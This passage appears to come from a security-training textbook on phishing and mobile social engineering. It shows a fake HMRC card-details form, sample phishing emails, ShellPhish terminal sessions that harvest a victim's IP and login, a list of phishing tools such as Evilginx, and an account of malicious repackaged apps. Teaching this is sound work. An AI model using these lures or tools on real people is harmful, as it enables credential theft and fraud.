Clicking the link directs you to a fraudulent web page that looks similar to a genuine HMRC page

HM Revenue & Customs
Home
Contact us
About us
Jobs
Accessibility
Feedback
Help
Search
Tax agents & advisers

Address Information - Please enter your name and address as you have it listed for your credit card.
Cardholder Name:
Date of Birth: Day Month Year
Mother Maiden Name:
Address:
Town/City:
Postal Code:
Phone Number:

Credit Card Information - Please enter your Credit or Debit Card where refunds will be made.
Bank Name:
Debit / Credit Card Number:
Expiration Date: Month Year
Card Verification Number:
Sort Code: (If Shown On Card)

VISA
Submit Information
Business Link
© Crown Copyright
Terms & Conditions
Privacy policy
Site Map
Freedom of Information
Directgov


Figure 5.2: Screenshot showing the phishing technique

Examples of Phishing Emails

Source: *https://its.tntech.edu*

Today, most people use internet banking. Many people use Internet banking for all their financial needs, such as online share trading and e-commerce. Phishing involves fraudulently acquiring sensitive information (like passwords and credit card details) by masquerading as a trusted entity.

The target receives an email that appears to be from the bank and requests the user to click on the URL or the link provided. If the user is tricked and provides their username, password, and other information, then the site forwards the information to the attacker, who will use it for nefarious purposes.



From: An Attacker
Sent: Sunday, June 9, 2019 1:16:52 PM
To: [redacted] User
Subject: Important changes to your account

Activity Alert
PERSONAL CHECKING/SAVINGS ACCOUNTS
Online Banking Unauthorized Sign-In.

Dear Valued Customer joeuser@tntech.edu,

As part of our security measures, our system regularly scheduled account maintenance and verification procedures, we have detected a slight error in your online banking information. Our system requires account verification for more security and protection to your account , To confirm this verification


Log into Online Banking and update your information.

Want to get more alerts? Sign in to your online banking account at Bank of America and within the Accounts Overview page select the "Alerts" tab.

You can sign in to Online or Mobile Banking to review this activity, or contact us for help.

Security Checkpoint
To confirm the authenticity of messages from us, always look for this Security Checkpoint.

Figure 5.3: Screenshot showing a phishing email



From: Compromised Account <compromised@students.tntech.edu>
Date: 6/1/19 6:31 PM (GMT-05:00)
To: [redacted] <[redacted]t@students.tntech.edu>
Subject: The Security of Your Account

The Security of Your Account

Dear joebstudent@students.tntech.edu ,
We regret to inform you of this bad news


We have put your account in the list of limited accounts
because your account is safe and we need a little bit to a few information to protect your account

Click the button below and follow the steps simply

Yours Sincerely

Questions? Take a look at our FAQs or contact Customer Support.

Figure 5.4: Screenshot showing a phishing email



From: Joe B Student
Sent: Monday, May 13, 2019 8:57 AM
Subject: Tennessee Tech : Part Time Job

Tennessee Tech Job Placement & Student Services selected you as a Secret Shopper.

A job that will not affect your present employment or studies and no sign up fee. It's fun, rewarding and flexible. You can make up to $1000 weekly also, to view details of the job and apply please visit website

https://tinyurl.com/y3o3xzst

Job Placement & Student Services
Cookeville, TN 38505 USA

Figure 5.5: Screenshot showing a phishing email

Types of Phishing

- **Spear Phishing**

  Instead of sending out thousands of emails, some attackers opt for "**spear phishing**" and use specialized social engineering content directed at a specific employee or small group of employees in an organization to steal sensitive data such as financial information and trade secrets.

  Spear phishing messages seem to come from a trusted source with an official-looking website. The email also appears to be from an individual from the recipient's company, generally someone in a position of authority. In reality, the message is sent by an attacker attempting to obtain critical information about a specific recipient and their organization, such as login credentials, credit card details, bank account numbers, passwords, confidential documents, financial information, and trade secrets. Spear phishing generates a higher response rate compared to a normal phishing attack, as it appears to be from a trusted company source.

- **Whaling**

  A whaling attack is a type of phishing that targets high profile executives like CEO, CFO, politicians, and celebrities who have complete access to confidential and highly valuable information. It is a social engineering trick in which the attacker tricks the victim into revealing critical corporate and personal information (like bank account details, employee details, customer information, and credit card details), generally, through email or website spoofing. Whaling is different from a normal phishing attack; the email or website used for the attack is carefully designed, usually targeting someone in the executive leadership.


- **Pharming**

  Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website. This attack is also known as "Phishing without a Lure." The attacker steals confidential information like credentials, banking details, and other information related to web-based services.

  Pharming attack can be performed in two ways: DNS cache poisoning and host file modification. Pharming attacks can also be performed using malware like Trojan horses or worms.

- **Spimming**

  SPIM (Spam over Instant Messaging) exploits Instant Messaging platforms and uses IM as a tool to spread spam. A person who generates spam over IM is called Spimmer. Spimmers generally make use of bots (an application that executes automated tasks over the network) to harvest Instant Message IDs and forward spam messages to them. SPIM messages, like email spam, generally include advertisements and malware as an attachment or embedded hyperlink. The user clicks the attachment and is redirected to a malicious website that collects financial and personal information like credentials, bank account, and credit card details.



Phishing Tools

ShellPhish

A phishing tool used to **phish user credentials from various social networking platforms** such as Instagram, Facebook, Twitter, LinkedIn, etc.

```
┌─[root@parrot]─[/shellphish]
└──╼ #./shellphish.sh

     .:.:. Phishing Tool coded by:  @linux_

 :: Disclaimer: Developers assume no liabili
 :: responsible for any misuse or damage cau

[01] Instagram       [09] Origin          [17]
[02] Facebook        [10] Steam           [18]
[03] Snapchat        [11] Yahoo           [19]
[04] Twitter         [12] Linkedin        [99]
[05] Github          [13] Protonmail
[06] Google          [14] Wordpress
[07] Spotify         [15] Microsoft
[08] Netflix         [16] InstaFollowers

[*] Choose an option: 1
```

```
[*] IP Found!
[*] Victim IP: 66 [redacted]
[*] User-Agent:  User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.
36
[*] Saved: instagram/saved.ip.txt

[*] Hostname: google [redacted]
[*] Reverse DNS: 52. [redacted]
[*] IP Continent: North America (NA)
[*] IP Country:  United States
[*] City Location:  Unknown
[*] ISP: Google
[*] AS Number: [redacted]
[*] IP Address Speed: Corporate Internet Speed
[*] IP Currency: United States dollar($) (USD)

[*] Waiting Credentials and Next IP, Press Ctrl + C to exit...

[*] Credentials Found!
[*] Account: [redacted]@gmail.com
[*] Password: [redacted]
[*] Saved: sites/instagram/saved.usernames.txt

[*] Waiting Next IP and Next Credentials, Press Ctrl + C to exit...
```

https://github.com

BLACKEYE
https://github.com

PhishX
https://github.com

Modlishka
https://github.com

Trape
https://github.com

Evilginx
https://github.com


Phishing Tools

Phishing tools can be used by attackers to generate fake login pages to capture usernames and passwords, send spoofed emails, and obtain the victim's IP address and session cookies. This information can further be used by the attacker, to impersonate a legitimate user and launch further attacks on the target organization.

- **ShellPhish**


  Source: *https://github.com*

  ShellPhish is a phishing tool used to phish user credentials from various social networking platforms such as Instagram, Facebook, Twitter, and LinkedIn. It also displays the victim system's public IP address, browser information, hostname, geolocation, and other information.



```
┌─[root@parrot]─[/shellphish]
└──╼ #./shellphish.sh

      .:.:. Phishing Tool coded by:  @linux_choice .:.:.

 :: Disclaimer: Developers assume no liability and are not    ::
 :: responsible for any misuse or damage caused by ShellPhish ::

[01] Instagram      [09] Origin          [17] Gitlab
[02] Facebook       [10] Steam           [18] Pinterest
[03] Snapchat       [11] Yahoo           [19] Custom
[04] Twitter        [12] Linkedin        [99] Exit
[05] Github         [13] Protonmail
[06] Google         [14] Wordpress
[07] Spotify        [15] Microsoft
[08] Netflix        [16] InstaFollowers

[*] Choose an option: 1
```

Figure 5.6: Screenshot of ShellPhish




```
[*] IP Found!
[*] Victim IP: 66 [redacted]
[*] User-Agent:  User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.
36
[*] Saved: instagram/saved.ip.txt

[*] Hostname: google [redacted]
[*] Reverse DNS: 52 [redacted]
[*] IP Continent: North America (NA)
[*] IP Country:  United States
[*] City Location:  Unknown
[*] ISP: Google
[*] AS Number: [redacted]
[*] IP Address Speed: Corporate Internet Speed
[*] IP Currency: United States dollar($) (USD)

[*] Waiting Credentials and Next IP, Press Ctrl + C to exit...

[*] Credentials Found!
[*] Account: [redacted]@gmail.com
[*] Password: [redacted]
[*] Saved: sites/instagram/saved.usernames.txt

[*] Waiting Next IP and Next Credentials, Press Ctrl + C to exit...
```

Figure 5.7: Screenshot showing the output of ShellPhish

Some additional phishing tools are listed below:

- BLACKEYE (*https://github.com*)
- PhishX (*https://github.com*)
- Modlishka (*https://github.com*)
- Trape (*https://github.com*)
- Evilginx (*https://github.com*)



Mobile-based Social Engineering: Publishing Malicious Apps

- ☐ Attackers create **malicious apps** with attractive features and **similar names** to popular apps, and publish them in major **app stores**
- ☐ **Users download these apps** unknowingly and are infected by malware that sends **credentials to attackers**

Attacker
1 Creates malicious mobile application
Malicious Gaming Application
2 Attacker publishes malicious mobile apps on app store
App Store
3 User downloads and installs the malicious mobile application
User
4 App sends user credentials to the attacker

Mobile-based Social Engineering

Publishing Malicious Apps

In mobile-based social engineering, the attacker performs a social engineering attack using malicious mobile apps. The attacker first creates the malicious application — such as a gaming app with attractive features — and publishes it on major application stores using the popular names. Unaware of the malicious application, users will download it onto their mobile device, believing it to be genuine. Once the application is installed, the device is infected by malware that sends the user's credentials (usernames, passwords), contact details, and other information to the attacker.





Figure 5.8: Publishing malicious apps



Mobile-based Social Engineering: Repackaging Legitimate Apps

1 Developer creates a gaming app and uploads on app store

Mobile App Store

2 Malicious developer downloads a legitimate game and repackages it with malware

Malicious Developer

3 Uploads game to third-party app store

Third-Party App Store

4 End user downloads malicious gaming app

User

5 Sends user credentials to the malicious developer

Legitimate Developer

Repackaging Legitimate Apps

Sometimes malware can be hidden within legitimate apps. A legitimate developer creates legitimate gaming applications. Platform vendors create centralized marketplaces to allow mobile users to conveniently browse and install these games and apps. Usually, developers submit gaming applications to these marketplaces, making them available to thousands of mobile users. A malicious developer downloads a legitimate game, repackages it with malware, and uploads it to the third-party application store. Once a user downloads the malicious application, the malicious program installed on the user's mobile device collects the user's information and sends it to the attacker.


